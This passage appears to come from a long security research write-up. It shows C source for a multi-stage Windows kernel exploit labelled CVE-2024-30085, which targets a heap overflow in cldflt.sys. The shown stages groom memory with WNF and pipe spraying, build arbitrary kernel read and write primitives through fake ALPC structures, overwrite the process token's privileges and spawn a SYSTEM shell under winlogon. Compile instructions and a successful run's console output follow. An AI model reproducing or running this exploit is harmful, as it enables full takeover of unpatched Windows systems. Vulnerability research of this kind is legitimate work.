    *(ULONG*)(payload.get() + PAYLOAD_OFFSET + 0x04) = 0x00000FF8;
    *(ULONG*)(payload.get() + PAYLOAD_OFFSET + 0x08) = 0x00000FF8;
    *(ULONG*)(payload.get() + PAYLOAD_OFFSET + 0x0C) = CHANGE_STAMP_SECOND;

    int rc = BuildAndSetReparsePoint(hFile, PAYLOAD_SIZE_OVERFLOW, payload.get());
    CloseHandle(hFile);

    if (rc != 0) {
        printf("[-] Failed to set reparse point\n");
        return FALSE;
    }

    printf("[+] Reparse point set (ChangeStamp=0x%04X)\n", CHANGE_STAMP_SECOND);
    printf("[+] Stage 15 COMPLETE\n");
    return TRUE;
}
```

```
//=============================================================================
// STAGE 16: TRIGGER SECOND OVERFLOW
//=============================================================================

static BOOL Stage16_TriggerSecondOverflow(void) {
    printf("\n=======================================\n");
    printf("    STAGE 16: TRIGGER SECOND OVERFLOW\n");
    printf("=======================================\n");

    HANDLE hFile = CreateFileW(g_filePath_second, GENERIC_READ,
        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
        NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);

    if (hFile == INVALID_HANDLE_VALUE) {
        printf("[-] Failed to open second file: %lu\n", GetLastError());
        return FALSE;
    }

    CloseHandle(hFile);
    printf("[+] Second overflow triggered\n");
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_SHORT);
    printf("[+] Stage 16 COMPLETE\n");
    return TRUE;
}

//=============================================================================
// STAGE 17: FILL WITH PIPE ATTRIBUTES
//=============================================================================

static BOOL Stage17_FillWithPipeAttributes(void) {
    printf("\n=======================================\n");
    printf("    STAGE 17: FILL WITH PIPE ATTRS\n");
    printf("=======================================\n");

    char array_data_pipe[0x1000] = { 0 };
    memset(array_data_pipe, 0x55, 0x20);
    memset(array_data_pipe + 0x21, 0x55, 0x40);

    DWORD attrSet = 0;
    for (DWORD i = 0; i < PIPE_SPRAY_COUNT; i++) {
        if (g_pipe_write[i] == NULL) continue;
        IO_STATUS_BLOCK iosb = {};
        if (g_NtFsControlFile(g_pipe_write[i], NULL, NULL, NULL, &iosb,
            FSCTL_PIPE_SET_PIPE_ATTRIBUTE, array_data_pipe, PIPE_ATTR_FILL_SIZE, NULL,
0) == 0)
            attrSet++;
    }

    printf("[+] Set %lu large pipe attributes\n", attrSet);
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_LONG + 3000);
    printf("[+] Stage 17 COMPLETE\n");
    return TRUE;
}
```

```
//============================================================================
// STAGE 18: FIND SECOND VICTIM AND LEAK PIPE
//============================================================================

static BOOL Stage18_FindSecondVictimAndLeakPipe(void) {
    printf("\n=======================================\n");
    printf("    STAGE 18: FIND VICTIM & LEAK PIPE\n");
    printf("=======================================\n");

    g_victim_index_second = -1;
    g_leaked_pipe_attr = NULL;

    for (DWORD i = 1; i < WNF_SPRAY_COUNT_SECOND; i += 2) {
        if (!g_wnf_active_second[i]) continue;

        ULONG bufferSize = 0;
        WNF_CHANGE_STAMP changeStamp = 0;

        NTSTATUS status = g_NtQueryWnfStateData(&g_wnf_names_second[i], NULL, NULL,
&changeStamp, NULL, &bufferSize);

        if ((status == STATUS_BUFFER_TOO_SMALL || status == 0) && changeStamp ==
CHANGE_STAMP_SECOND) {
            g_victim_index_second = i;
            printf("[+] Found second victim WNF at index %d\n", i);

            if (bufferSize >= 0xFF8) {
                auto buffer = std::make_unique<BYTE[]>(bufferSize + 0x10);
                ULONG readSize = bufferSize;
                g_NtQueryWnfStateData(&g_wnf_names_second[i], NULL, NULL, &changeStamp,
buffer.get(), &readSize);

                if (readSize >= 0xFF8) {
                    ULONG64 oob_value = *(ULONG64*)(buffer.get() + 0xFF0);
                    if (IsKernelPointer(oob_value)) {
                        g_leaked_pipe_attr = (PVOID)oob_value;
                        printf("[+] PIPE_ATTRIBUTE LEAKED: 0x%p\n",
g_leaked_pipe_attr);
                    }
                }
            }
            break;
        }
    }

    if (g_victim_index_second == -1) {
        printf("[-] No corrupted WNF found (second wave)\n");
        return FALSE;
    }

    printf("[+] Stage 18 COMPLETE\n");
    return TRUE;
}

//============================================================================
```

```
// STAGE 19: SETUP ARBITRARY READ
//============================================================================

static BOOL Stage19_SetupArbitraryRead(void) {
    printf("\n=======================================\n");
    printf("    STAGE 19: SETUP ARBITRARY READ\n");
    printf("=======================================\n");

    if (g_victim_index_second == -1 || g_leaked_kalpc == NULL) {
        printf("[-] Missing prerequisites\n");
        return FALSE;
    }

    memset(g_fake_pipe_attr, 0, sizeof(g_fake_pipe_attr));
    memset(g_fake_pipe_attr2, 0, sizeof(g_fake_pipe_attr2));

    ULONG64* fake1 = (ULONG64*)g_fake_pipe_attr;
    fake1[0] = (ULONG64)g_fake_pipe_attr2;
    fake1[1] = (ULONG64)g_leaked_pipe_attr;
    fake1[2] = (ULONG64)g_fake_attr_name;
    fake1[3] = 0x28;
    fake1[4] = (ULONG64)g_leaked_kalpc;
    fake1[5] = 0x6969696969696969ULL;

    ULONG64* fake2 = (ULONG64*)g_fake_pipe_attr2;
    fake2[0] = 0x7070707070707070ULL;
    fake2[1] = (ULONG64)g_fake_pipe_attr;
    fake2[2] = (ULONG64)g_fake_attr_name2;
    fake2[3] = 0x28;
    fake2[4] = (ULONG64)g_leaked_kalpc;
    fake2[5] = 0x7171717171717171ULL;

    printf("[+] Fake pipe_attr at: 0x%p\n", g_fake_pipe_attr);

    auto overflow_data = std::make_unique<BYTE[]>(0xFF8);
    memset(overflow_data.get(), 0x56, 0xFF8);
    *(ULONG64*)(overflow_data.get() + 0xFF8 - 8) = (ULONG64)g_fake_pipe_attr;

    NTSTATUS status = g_NtUpdateWnfStateData(
        &g_wnf_names_second[g_victim_index_second],
        overflow_data.get(), 0xFF8, NULL, NULL, CHANGE_STAMP_SECOND, 0
    );

    if (status != 0) {
        printf("[-] WNF update failed: 0x%08X\n", status);
        return FALSE;
    }

    printf("[+] pipe_attribute->Flink corrupted\n");
    printf("[+] Stage 19 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 20: READ KERNEL MEMORY
//============================================================================
```

```
static BOOL Stage20_ReadKernelMemory(void) {
    printf("\n=======================================\n");
    printf("    STAGE 20: READ KERNEL MEMORY\n");
    printf("=======================================\n");

    g_target_pipe_index = -1;
    BYTE buffer[0x1000] = { 0 };
    for (DWORD i = 0; i < PIPE_SPRAY_COUNT; i++) {
        if (g_pipe_write[i] == NULL) continue;
        IO_STATUS_BLOCK iosb = {};
        NTSTATUS status = g_NtFsControlFile(g_pipe_write[i], NULL, NULL, NULL, &iosb,
            FSCTL_PIPE_GET_PIPE_ATTRIBUTE, g_fake_attr_name,
(ULONG)strlen(g_fake_attr_name) + 1,
            buffer, sizeof(buffer));
        if (status == 0) {
            ULONG64* data = (ULONG64*)buffer;
            if (!IsKernelPointer(data[0]) || !IsKernelPointer(data[1]) ||
!IsKernelPointer(data[3])) {
                printf("[-] Pipe %lu: invalid KALPC_RESERVE pointers, skipping\n", i);
                continue;
            }
            g_target_pipe_index = i;
            printf("[+] Found target pipe at index %lu\n", i);
            printf("[*] KALPC_RESERVE:\n");
            for (int j = 0; j < 4; j++) {
                printf("    +0x%02X: 0x%016llX\n", j * 8, (unsigned long long)data[j]);
            }
            g_alpc_port_addr = data[0];
            g_alpc_handle_table_addr = data[1];
            g_alpc_message_addr = data[3];
            break;
        }
    }
    if (g_target_pipe_index == -1) {
        printf("[-] Failed to read kernel memory via any pipe\n");
        return FALSE;
    }
    printf("[+] Arbitrary READ primitive established!\n");
    printf("[+] Stage 20 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 21: DISCOVER EPROCESS AND TOKEN
//============================================================================

static BOOL Stage21_DiscoverEprocessAndToken(void) {
    printf("\n=======================================\n");
    printf("    STAGE 21: DISCOVER EPROCESS/TOKEN\n");
    printf("=======================================\n");

    printf("[+] ALPC_PORT: 0x%016llX\n", (unsigned long long)g_alpc_port_addr);

    BYTE alpc_port_data[0x200];
    if (!ReadKernelBuffer(g_alpc_port_addr, alpc_port_data, sizeof(alpc_port_data))) {
```

```
        printf("[-] Failed to read ALPC_PORT\n");
        return FALSE;
    }

    g_eprocess_addr = *(ULONG64*)(alpc_port_data + 0x18);

    if (!IsKernelPointer(g_eprocess_addr)) {
        for (int offset = 0x10; offset <= 0x38; offset += 8) {
            ULONG64 candidate = *(ULONG64*)(alpc_port_data + offset);
            if (!IsKernelPointer(candidate)) continue;

            char test_name[16] = { 0 };
            if (ReadKernelBuffer(candidate + EPROCESS_IMAGEFILENAME_OFFSET, test_name,
15)) {
                BOOL valid = TRUE;
                for (int j = 0; j < 15 && test_name[j]; j++) {
                    if (test_name[j] < 32 || test_name[j] >= 127) { valid = FALSE;
break; }
                }
                if (valid && test_name[0]) {
                    g_eprocess_addr = candidate;
                    printf("[+] EPROCESS: 0x%016llX (%s)\n", (unsigned long
long)candidate, test_name);
                    break;
                }
            }
        }
    }
    else {
        char name[16] = { 0 };
        ReadKernelBuffer(g_eprocess_addr + EPROCESS_IMAGEFILENAME_OFFSET, name, 15);
        printf("[+] EPROCESS: 0x%016llX (%s)\n", (unsigned long long)g_eprocess_addr,
name);
    }

    if (!IsKernelPointer(g_eprocess_addr)) {
        printf("[-] Could not find EPROCESS\n");
        return FALSE;
    }

    DWORD our_pid = GetCurrentProcessId();
    printf("[*] Our PID: %lu\n", our_pid);

    ULONG64 current = g_eprocess_addr;
    ULONG64 start = g_eprocess_addr;
    int count = 0;

    do {
        BYTE chunk[0x180];
        if (!ReadKernelBuffer(current + 0x440, chunk, sizeof(chunk))) break;

        ULONG pid = *(ULONG*)(chunk + 0);
        ULONG64 flink = *(ULONG64*)(chunk + 8);
        ULONG64 token_raw = *(ULONG64*)(chunk + 0x78);
        char name[16] = { 0 };
        memcpy(name, chunk + 0x168, 15);
```

```
        ULONG64 token = token_raw & ~0xFULL;

        if (pid == 4) {
            g_system_eprocess = current;
            g_system_token = token;
            printf("[+] SYSTEM EPROCESS: 0x%016llX\n", (unsigned long long)current);
            printf("[+] SYSTEM Token: 0x%016llX\n", (unsigned long long)token);
        }
        if (pid == our_pid) {
            g_our_eprocess = current;
            g_our_token = token;
            printf("[+] Our EPROCESS: 0x%016llX\n", (unsigned long long)current);
            printf("[+] Our Token: 0x%016llX\n", (unsigned long long)token);
        }
        if (_stricmp(name, "winlogon.exe") == 0) {
            g_winlogon_pid = pid;
            printf("[+] Winlogon PID: %lu\n", pid);
        }

        if (g_system_eprocess && g_our_eprocess && g_winlogon_pid) break;
        if (!IsKernelPointer(flink)) break;

        current = flink - EPROCESS_ACTIVEPROCESSLINKS_OFFSET;
        if (current == start) break;
        count++;
    } while (count < 500);

    if (!g_system_eprocess || !g_our_eprocess) {
        printf("[-] Failed to find required processes\n");
        return FALSE;
    }

    if (!IsKernelPointer(g_system_token) || !IsKernelPointer(g_our_token)) {
        printf("[-] Token values don't look valid\n");
        printf("    System token raw: 0x%016llX\n", (unsigned long
long)g_system_token);
        printf("    Our token raw: 0x%016llX\n", (unsigned long long)g_our_token);
        return FALSE;
    }

    if (g_winlogon_pid == 0) {
        printf("[-] Warning: winlogon.exe not found during walk\n");
    }

    printf("[+] Stage 21 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 22: ALPC ARBITRARY WRITE
//============================================================================

static BOOL Stage22_AlpcArbitraryWrite(void) {
    printf("\n========================================\n");
    printf("    STAGE 22: ALPC ARBITRARY WRITE\n");
```

```
    printf("=======================================\n");

    if (g_victim_index == -1 || g_our_token == 0 || g_alpc_handle_table_addr == 0) {
        printf("[-] Missing prerequisites for ALPC write\n");
        return FALSE;
    }

    printf("[*] Setting up fake KALPC structures...\n");

    BYTE* fake_kalpc_reserve_object = (BYTE*)VirtualAlloc(NULL, sizeof(KALPC_RESERVE) +
0x20, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    BYTE* fake_kalpc_message_object = (BYTE*)VirtualAlloc(NULL, sizeof(KALPC_MESSAGE) +
0x20, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

    if (!fake_kalpc_reserve_object || !fake_kalpc_message_object) {
        printf("[-] Memory allocation failed\n");
        return FALSE;
    }

    *(ULONG64*)(fake_kalpc_reserve_object + 0x00) = 0x0000000000000700;
    *(ULONG64*)(fake_kalpc_reserve_object + 0x08) = 0x0000000000000001;
    *(ULONG64*)(fake_kalpc_message_object + 0x08) = 0x0000000000000001;

    KALPC_RESERVE* fake_kalpc_reserve = (KALPC_RESERVE*)(fake_kalpc_reserve_object +
0x20);
    KALPC_MESSAGE* fake_kalpc_message = (KALPC_MESSAGE*)(fake_kalpc_message_object +
0x20);

    fake_kalpc_reserve->Size = 0x28;
    fake_kalpc_reserve->Message = fake_kalpc_message;

    fake_kalpc_message->Reserve = fake_kalpc_reserve;
    fake_kalpc_message->ExtensionBuffer = (PVOID)(g_our_token + 0x40);
    fake_kalpc_message->ExtensionBufferSize = 0x10;

    printf("[+] Fake KALPC_RESERVE Object: 0x%p\n", fake_kalpc_reserve_object);
    printf("[+] Fake KALPC_RESERVE: 0x%p\n", fake_kalpc_reserve);
    printf("[+] Fake KALPC_MESSAGE: 0x%p\n", fake_kalpc_message);
    printf("[+] Target (Token+0x40): 0x%016llX\n", (unsigned long long)(g_our_token +
0x40));

    ULONG64 leaked_reserve_addr = (ULONG64)g_leaked_kalpc;
    printf("[*] Leaked KALPC_RESERVE from Stage 8: 0x%016llX\n", leaked_reserve_addr);
    printf("[*] This was at offset 0xFF0 from WNF overflow\n");

    printf("\n[*] === VERIFICATION: Reading Token BEFORE ALPC Write ===\n");
    ULONG64 token_privs_before[2] = { 0 };
    if (ReadKernelBuffer(g_our_token + 0x40, &token_privs_before, 0x10)) {
        printf("[*] Token+0x40 BEFORE: Present=0x%016llX, Enabled=0x%016llX\n",
            token_privs_before[0], token_privs_before[1]);
    }
    else {
        printf("[-] Failed to read token before modification\n");
    }

    printf("\n[*] Corrupting via first WNF overflow...\n");
```

```
    printf("[*] Victim WNF index: %d\n", g_victim_index);

    ULONG verifySize = 0;
    WNF_CHANGE_STAMP verifyStamp = 0;
    NTSTATUS verifyStatus = g_NtQueryWnfStateData(&g_wnf_names[g_victim_index], NULL,
NULL, &verifyStamp, NULL, &verifySize);
    printf("[*] Victim WNF status: 0x%08X, stamp: 0x%lX, size: 0x%lX\n", verifyStatus,
verifyStamp, verifySize);

    auto overflow_data = std::make_unique<BYTE[]>(0xFF8);
    memset(overflow_data.get(), 0, 0xFF8);
    memset(overflow_data.get(), 0x48, 0x200);

    *(ULONG64*)(overflow_data.get() + 0xFF0) = (ULONG64)fake_kalpc_reserve;

    printf("[*] Writing fake KALPC_RESERVE pointer 0x%p at offset 0xFF0\n",
fake_kalpc_reserve);

    NTSTATUS status = g_NtUpdateWnfStateData(
        &g_wnf_names[g_victim_index],
        overflow_data.get(), 0xFF8, NULL, NULL, CHANGE_STAMP_FIRST, 0
    );

    printf("[*] WNF update status: 0x%08X\n", status);
    if (status != 0) {
        printf("[-] WNF update failed: 0x%08X\n", status);
        return FALSE;
    }

    printf("[+] First WNF overflow complete - Handles array entry corrupted\n");

    printf("[*] Sending ALPC messages...\n");

    ALPC_MESSAGE alpc_message;
    memset(&alpc_message, 0, sizeof(alpc_message));

    alpc_message.PortHeader.u1.s1.DataLength = 0x10;
    alpc_message.PortHeader.u1.s1.TotalLength = sizeof(PORT_MESSAGE) + 0x10;
    alpc_message.PortHeader.MessageId = (ULONG)(ULONG_PTR)g_saved_reserve_handle;

    ULONG_PTR* pData = (ULONG_PTR*)((BYTE*)&alpc_message + sizeof(PORT_MESSAGE));
    pData[0] = 0xFFFFFFFFFFFFFFFF;  // Privileges.Present
    pData[1] = 0xFFFFFFFFFFFFFFFF;  // Privileges.Enabled

    for (DWORD i = 0; i < ALPC_PORT_COUNT; i++) {
        if (g_alpc_ports[i] == NULL) continue;
        g_NtAlpcSendWaitReceivePort(g_alpc_ports[i], 0, (PPORT_MESSAGE)&alpc_message,
NULL, NULL, NULL, NULL, NULL);
    }

    printf("[+] ALPC messages sent\n");

    Sleep(100);

    printf("\n[*] === VERIFICATION: Reading Token AFTER ALPC Write ===\n");
    ULONG64 token_privs_after[2] = { 0 };
```

```
    if (ReadKernelBuffer(g_our_token + 0x40, &token_privs_after, 0x10)) {
        printf("[*] Token+0x40 AFTER:  Present=0x%016llX, Enabled=0x%016llX\n",
            token_privs_after[0], token_privs_after[1]);

        if (token_privs_after[0] == 0xFFFFFFFFFFFFFFFF && token_privs_after[1] ==
0xFFFFFFFFFFFFFFFF) {
            printf("[+] VERIFIED: ALPC write successfully modified token
privileges!\n");
            printf("[+] All privileges are now PRESENT and ENABLED\n");
        }
        else {
            printf("[-] Token privileges not modified - ALPC write failed\n");
            printf("[-] Expected: 0xFFFFFFFFFFFFFFFF / 0xFFFFFFFFFFFFFFFF\n");
            return FALSE;
        }
    }
    else {
        printf("[-] Failed to read token after modification\n");
        return FALSE;
    }

    printf("\n[*] Testing privilege elevation...\n");

    if (g_winlogon_pid == 0) {
        printf("[-] Winlogon PID not available for verification\n");
    }
    else {
        OBJECT_ATTRIBUTES oa = {};
        oa.Length = sizeof(OBJECT_ATTRIBUTES);
        CLIENT_ID cid = {};
        cid.UniqueProcess = (HANDLE)(ULONG_PTR)g_winlogon_pid;

        HANDLE hTest = NULL;
        NTSTATUS test_status = g_NtOpenProcess(&hTest,
PROCESS_QUERY_LIMITED_INFORMATION, &oa, &cid);

        if (test_status == 0 && hTest != NULL) {
            printf("[+] SUCCESS! Can open winlogon (PID %lu) - privileges elevated!\n",
g_winlogon_pid);
            CloseHandle(hTest);
        }
        else {
            printf("[-] Cannot open winlogon PID %lu (status=0x%08X)\n",
g_winlogon_pid, test_status);
            printf("[-] ALPC write may have failed\n");
        }
    }

    if (fake_kalpc_reserve_object) VirtualFree(fake_kalpc_reserve_object, 0,
MEM_RELEASE);
    if (fake_kalpc_message_object) VirtualFree(fake_kalpc_message_object, 0,
MEM_RELEASE);

    printf("[+] Stage 22 COMPLETE\n");
    return TRUE;
}
```

```
//============================================================================
// STAGE 23: SPAWN SYSTEM SHELL
//============================================================================

static BOOL Stage23_SpawnSystemShell(void) {
    printf("\n=======================================\n");
    printf("    STAGE 23: SPAWN SYSTEM SHELL\n");
    printf("=======================================\n");

    HANDLE hToken = NULL;
    if (OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,
&hToken)) {
        TOKEN_PRIVILEGES token_privileges = {};
        token_privileges.PrivilegeCount = 1;
        token_privileges.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
        if (LookupPrivilegeValueW(NULL, L"SeDebugPrivilege",
&token_privileges.Privileges[0].Luid)) {
            AdjustTokenPrivileges(hToken, FALSE, &token_privileges, 0, NULL, NULL);
            if (GetLastError() == ERROR_NOT_ALL_ASSIGNED) {
                printf("[-] Failed to enable SeDebugPrivilege\n");
                CloseHandle(hToken);
                return FALSE;
            }
            printf("[+] Enabled SeDebugPrivilege\n");
        }
        CloseHandle(hToken);
    }

    if (g_winlogon_pid == 0) {
        printf("[-] Winlogon PID not available\n");
        return FALSE;
    }

    printf("[+] Using winlogon PID: %lu\n", g_winlogon_pid);

    OBJECT_ATTRIBUTES objAttr = {};
    CLIENT_ID clientId = {};
    objAttr.Length = sizeof(OBJECT_ATTRIBUTES);
    clientId.UniqueProcess = (HANDLE)(ULONG_PTR)g_winlogon_pid;

    HANDLE hWinlogon = NULL;
    NTSTATUS status = g_NtOpenProcess(&hWinlogon, PROCESS_CREATE_PROCESS, &objAttr,
&clientId);

    if (status != 0 || !hWinlogon) {
        printf("[-] Failed to open winlogon: 0x%08X\n", status);
        return FALSE;
    }

    printf("[+] Opened winlogon: 0x%p\n", hWinlogon);

    STARTUPINFOEXW siex = {};
    PROCESS_INFORMATION pi = {};
    SIZE_T attrSize = 0;
```

```
    siex.StartupInfo.cb = sizeof(STARTUPINFOEXW);
    InitializeProcThreadAttributeList(NULL, 1, 0, &attrSize);
    siex.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)malloc(attrSize);

    if (!siex.lpAttributeList) {
        CloseHandle(hWinlogon);
        return FALSE;
    }

    if (!InitializeProcThreadAttributeList(siex.lpAttributeList, 1, 0, &attrSize) ||
        !UpdateProcThreadAttribute(siex.lpAttributeList, 0,
PROC_THREAD_ATTRIBUTE_PARENT_PROCESS,
            &hWinlogon, sizeof(HANDLE), NULL, NULL)) {
        free(siex.lpAttributeList);
        CloseHandle(hWinlogon);
        return FALSE;
    }

    WCHAR sysDir[MAX_PATH];
    GetSystemDirectoryW(sysDir, MAX_PATH);
    WCHAR cmdLine[MAX_PATH];
    swprintf(cmdLine, MAX_PATH, L"%s\\cmd.exe", sysDir);
    BOOL result = CreateProcessW(NULL, cmdLine, NULL, NULL, FALSE,
        CREATE_NEW_CONSOLE | EXTENDED_STARTUPINFO_PRESENT,
        NULL, NULL, &siex.StartupInfo, &pi);

    DeleteProcThreadAttributeList(siex.lpAttributeList);
    free(siex.lpAttributeList);
    CloseHandle(hWinlogon);

    if (!result) {
        printf("[-] CreateProcess failed: %lu\n", GetLastError());
        return FALSE;
    }

    printf("[+] Process created, PID: %lu\n", pi.dwProcessId);

    HANDLE hNewToken = NULL;
    if (OpenProcessToken(pi.hProcess, TOKEN_QUERY, &hNewToken)) {
        BYTE buf[256];
        DWORD len = 0;
        if (GetTokenInformation(hNewToken, TokenUser, buf, sizeof(buf), &len)) {
            PSID sid = ((TOKEN_USER*)buf)->User.Sid;
            LPWSTR sidStr = NULL;
            if (ConvertSidToStringSidW(sid, &sidStr)) {
                printf("[+] Shell token SID: %ls\n", sidStr);
                if (wcscmp(sidStr, L"S-1-5-18") == 0) {
                    printf("\n[+] ============================================\n");
                    printf("[+]   CONFIRMED: SYSTEM SHELL SPAWNED!\n");
                    printf("[+]   PID: %lu | SID: S-1-5-18\n", pi.dwProcessId);
                    printf("[+] ============================================\n");
                }
                else {
                    printf("[-] WARNING: Shell is NOT running as SYSTEM\n");
                }
                LocalFree(sidStr);
```

```
            }
        }
        CloseHandle(hNewToken);
    }

    CloseHandle(pi.hProcess);
    CloseHandle(pi.hThread);

    printf("[+] Stage 23 COMPLETE\n");
    return TRUE;
}

//==========================================================================
// CLEANUP
//==========================================================================

static void Cleanup(void) {
    printf("\n========================================\n");
    printf("    CLEANUP\n");
    printf("========================================\n");

    if (g_wnf_pad_names) {
        for (DWORD i = 0; i < WNF_PAD_SPRAY_COUNT; i++)
            g_NtDeleteWnfStateName(&g_wnf_pad_names[i]);
    }
    if (g_wnf_names && g_wnf_active) {
        for (DWORD i = 0; i < WNF_SPRAY_COUNT; i++)
            if (g_wnf_active[i]) g_NtDeleteWnfStateName(&g_wnf_names[i]);
    }
    if (g_wnf_pad_names_second) {
        for (DWORD i = 0; i < WNF_PAD_SPRAY_COUNT_SECOND; i++)
            g_NtDeleteWnfStateName(&g_wnf_pad_names_second[i]);
    }
    if (g_wnf_names_second && g_wnf_active_second) {
        for (DWORD i = 0; i < WNF_SPRAY_COUNT_SECOND; i++)
            if (g_wnf_active_second[i]) g_NtDeleteWnfStateName(&g_wnf_names_second[i]);
    }

    if (g_pipe_read && g_pipe_write) {
        for (DWORD i = 0; i < PIPE_SPRAY_COUNT; i++) {
            if ((int)i == g_target_pipe_index) continue;
            if (g_pipe_read[i]) CloseHandle(g_pipe_read[i]);
            if (g_pipe_write[i]) CloseHandle(g_pipe_write[i]);
        }
    }

    SetFileAttributesW(g_filePath, FILE_ATTRIBUTE_NORMAL);
    DeleteFileW(g_filePath);
    SetFileAttributesW(g_filePath_second, FILE_ATTRIBUTE_NORMAL);
    DeleteFileW(g_filePath_second);

    if (g_syncRootPath[0]) CfUnregisterSyncRoot(g_syncRootPath);

    printf("[+] Cleanup complete\n");
}
```

```
//=============================================================================
// MAIN
//=============================================================================

int wmain(void) {

printf("=============================================================================\n
");
    printf("  CVE-2024-30085 Exploit | ALPC Arbitrary Write Edition\n");
    printf("  Privilege Escalation via cldflt.sys Heap-based Buffer Overflow\n");

printf("=============================================================================\n
");

    if (!InitializeNtdllFunctions() || !InitializeSyncRoot()) {
        printf("[-] Initialization failed\n");
        return -1;
    }

    BOOL success = TRUE;

    if (success) success = Stage01_Defragmentation();
    if (success) success = Stage02_CreateWnfNames();
    if (success) success = Stage03_AlpcPorts();
    if (success) success = Stage04_UpdateWnfPaddingData();
    if (success) success = Stage05_UpdateWnfStateData();
    if (success) success = Stage06_CreateHoles();
    if (success) success = Stage07_PlaceOverflow();
    if (success) success = Stage08_TriggerOverflow();
    if (success) success = Stage09_AlpcReserves();
    if (success) success = Stage10_LeakKernelPointer();

    if (!g_leaked_kalpc) {
        printf("\n[-] FIRST WAVE FAILED - Try again\n");
        getchar();
        Cleanup();
        return -1;
    }

    printf("\n=== FIRST WAVE SUCCESS: Leaked 0x%p ===\n", g_leaked_kalpc);

    if (success) success = Stage11_CreatePipes();
    if (success) success = Stage12_SprayPipeAttributesClaim();
    if (success) success = Stage13_SecondWnfSpray();
    if (success) success = Stage14_CreateHolesSecond();
    if (success) success = Stage15_PlaceSecondOverflow();
    if (success) success = Stage16_TriggerSecondOverflow();
    if (success) success = Stage17_FillWithPipeAttributes();
    if (success) success = Stage18_FindSecondVictimAndLeakPipe();
    if (success) success = Stage19_SetupArbitraryRead();
    if (success) success = Stage20_ReadKernelMemory();

    if (success) success = Stage21_DiscoverEprocessAndToken();
    if (success) success = Stage22_AlpcArbitraryWrite();
    if (success) success = Stage23_SpawnSystemShell();
```

```
printf("\n==========================================================================
\n");
    printf("  %s\n", success ? "EXPLOIT SUCCESSFUL!" : "EXPLOIT INCOMPLETE");

printf("==========================================================================\n
");

    printf("\n[*] Press ENTER to cleanup and exit...\n");
    getchar();
    Cleanup();

    return success ? 0 : -1;
}
```

[Figure 116]: Exploit code | ALPC Arbitrary Write Edition

The code has been produced on Visual Studio 2022. To compile on Visual Studio Code (VSC), execute:

- cl /TP /Fe: exploit_alpc_edition.exe exploit_alpc_edition.c /link Cldapi.lib Ole32.lib Shell32.lib ntdll.lib Advapi32.lib

The respective exploit output is:

```
Microsoft Windows [Version 10.0.22621.525]
(c) Microsoft Corporation. All rights reserved.

C:\Users\aborges>whoami
desktop-4t0tb9d\aborges

C:\Users\aborges>cd C:\Users\aborges\Desktop\RESEARCH

C:\Users\aborges\Desktop\RESEARCH>exploit_alpc_edition.exe
==========================================================================
  CVE-2024-30085 Exploit | ALPC Arbitrary Write Edition
  Privilege Escalation via cldflt.sys Heap-based Buffer Overflow
==========================================================================
[+] All ntdll functions resolved
[+] Sync root registered: C:\Users\aborges\AppData\Roaming\MySyncRoot

======================================
    STAGE 01: DEFRAGMENTATION
======================================
[+] Round 1: 5000/5000 pipes
[+] Round 2: 5000/5000 pipes
[+] Waiting for the memory to stabilize...
[+] Stage 01 COMPLETE

======================================
    STAGE 02: CREATE WNF NAMES
======================================
[+] Created 20480 padding WNF names
[+] Created 2048 actual WNF names
[+] Waiting for the memory to stabilize...
[+] Stage 02 COMPLETE

======================================
    STAGE 03: ALPC PORTS
```

```
========================================
[+] Created 2048 ALPC ports
[+] Waiting for the memory to stabilize...
[+] Stage 03 COMPLETE

========================================
    STAGE 04: UPDATE WNF PADDING DATA
========================================
[+] Updated padding WNF data
[+] Waiting for the memory to stabilize...
[+] Stage 04 COMPLETE

========================================
    STAGE 05: UPDATE WNF STATE DATA
========================================
[+] Updated 2048 actual WNF objects
[+] Waiting for the memory to stabilize...
[+] Stage 05 COMPLETE

========================================
    STAGE 06: CREATE HOLES
========================================
[+] Created 1024 holes
[+] Waiting for the memory to stabilize...
[+] Stage 06 COMPLETE

========================================
    STAGE 07: PLACE OVERFLOW BUFFER
========================================
[+] Reparse point set (ChangeStamp=0xC0DE)
[+] Stage 07 COMPLETE

========================================
    STAGE 08: TRIGGER OVERFLOW
========================================
[+] Overflow triggered (0x1010 bytes into 0x1000 buffer)
[+] Waiting for the memory to stabilize...
[+] Stage 08 COMPLETE

========================================
    STAGE 09: ALPC RESERVES
========================================
[+] Created 526336 total reserves
[+] Saved reserve handle: 0x0000000080000010
[+] Waiting for the memory to stabilize...
[+] Stage 09 COMPLETE

========================================
    STAGE 10: LEAK KERNEL POINTER
========================================
[+] Found victim WNF at index 1 (DataSize: 0xFF8)
[+] KERNEL POINTER LEAKED: 0xFFFFE686DAD0CA10
[+] Stage 10 COMPLETE

=== FIRST WAVE SUCCESS: Leaked 0xFFFFE686DAD0CA10 ===

========================================
    STAGE 11: CREATE PIPES
========================================
[+] Created 1536 pipe pairs
```

```
[+] Waiting for the memory to stabilize...
[+] Stage 11 COMPLETE

=======================================
    STAGE 12: SPRAY PIPE ATTRS (CLAIM)
=======================================
[+] Set 1536 pipe attributes
[+] Waiting for the memory to stabilize...
[+] Stage 12 COMPLETE

=======================================
    STAGE 13: SECOND WNF SPRAY
=======================================
[+] Created and updated 1536 second wave WNF
[+] Waiting for the memory to stabilize...
[+] Stage 13 COMPLETE

=======================================
    STAGE 14: CREATE HOLES (SECOND)
=======================================
[+] Created 768 holes
[+] Waiting for the memory to stabilize...
[+] Stage 14 COMPLETE

=======================================
    STAGE 15: PLACE SECOND OVERFLOW
=======================================
[+] Reparse point set (ChangeStamp=0xDEAD)
[+] Stage 15 COMPLETE

=======================================
    STAGE 16: TRIGGER SECOND OVERFLOW
=======================================
[+] Second overflow triggered
[+] Waiting for the memory to stabilize...
[+] Stage 16 COMPLETE

=======================================
    STAGE 17: FILL WITH PIPE ATTRS
=======================================
[+] Set 1536 large pipe attributes
[+] Waiting for the memory to stabilize...
[+] Stage 17 COMPLETE

